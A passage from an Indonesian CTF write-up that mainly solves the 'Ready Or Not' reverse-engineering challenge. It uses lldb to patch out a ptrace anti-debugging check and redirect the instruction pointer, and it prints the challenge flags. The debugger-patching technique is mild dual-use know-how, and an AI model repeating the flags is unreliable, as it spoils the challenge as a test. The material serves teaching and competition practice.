Success! key valid.
```

**Flag: PETIR{1nd3X\_K3Y\_m4pp1n9\_ftw}**

## [Reverse Engineering - Ready Or Not]

### Langkah Penyelesaian:

Diberikan sebuah program, dilakukan analisa terhadap file

```
readyornot: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld, for GNU/Linux 3.2.0,
BuildID[sha1]=53b8332e18b4c6c897ec78e34a4b97c0d38693ea, not stripped
```

Diketahui bahwa Elf Object tidak distrip, sehingga bisa langsung melakukan breakpoint menggunakan lldb pada label/name function.

```
(lldb) breakpoint set --name main
Breakpoint 1: where = readyornot`main, address = 0x0000000000001195
(lldb) r
```

Lakukan breakpoint pada main

```
(lldb) di -b
readyornot`main:
```

```

-> 0x55555555195 <+0>: 55                push rbp
0x55555555196 <+1>: 48 89 e5            mov rbp, rsp
0x55555555199 <+4>: 48 81 ec 00 01 00 00    sub rsp, 0x100
0x555555551a0 <+11>: b9 00 00 00 00    mov ecx, 0x0
0x555555551a5 <+16>: ba 01 00 00 00    mov edx, 0x1
0x555555551aa <+21>: be 00 00 00 00    mov esi, 0x0
0x555555551af <+26>: bf 00 00 00 00    mov edi, 0x0
0x555555551b4 <+31>: b8 00 00 00 00    mov eax, 0x0
0x555555551b9 <+36>: e8 b2 fe ff ff    call
0x555555551be <+41>: 48 83 f8 ff      cmp rax, -0x1
0x555555551c2 <+45>: 75 16            jne 0x555555551da ;
<+69>

```

Dilihat dari machine code diatas, sepertinya melakukan anti-debugging sehingga harus writing instructions pada address **0x555555551be**, karena fungsi ptrace pada rax akan menjadi **0xff** harus diubah menjadi **0x0**.

```
kstool x64 "cmp rax, 0x0"
```

```
cmp rax, 0x0 = [ 48 83 f8 00 ]
```

Kita bisa melakukan encoding machine code sehingga machine code diatas akan dituliskan di address **0x555555551be**

```
memory write 0x555555551be 48 83 f8 00
```

```

0x55555555288 <+243>: e9 65 ff ff ff    jmp 0x555555551f2 ;
<+93>
0x5555555528d <+248>: 48 8d 95 00 ff ff ff    lea rdx, [rbp - 0x100]
0x55555555294 <+255>: b8 00 00 00 00    mov eax, 0x0
0x55555555299 <+260>: b9 1e 00 00 00    mov ecx, 0x1e
0x5555555529e <+265>: 48 89 d7          mov rdi, rdx
0x555555552a1 <+268>: f3 48 ab          rep stosq qword ptr es:[rdi],
rax

```

Pada bagian ini terlihat bahwa machine code diatas tidak akan pernah kebawah lea sehingga satu satunya jalan adalah dengan menuliskan **rip** menunjuk ke address **0x5555555528d**

```
reg write rip 0x5555555528d
```

```

(lldb) c
Process 92038 resuming
D0_S0m3_P4tch1ng_1s_FuN_R1ghtProcess 92038 exited with status = 0
(0x00000000)

```

**Flag: PETIR{D0\_S0m3\_P4tch1ng\_1s\_FuN\_R1ght}**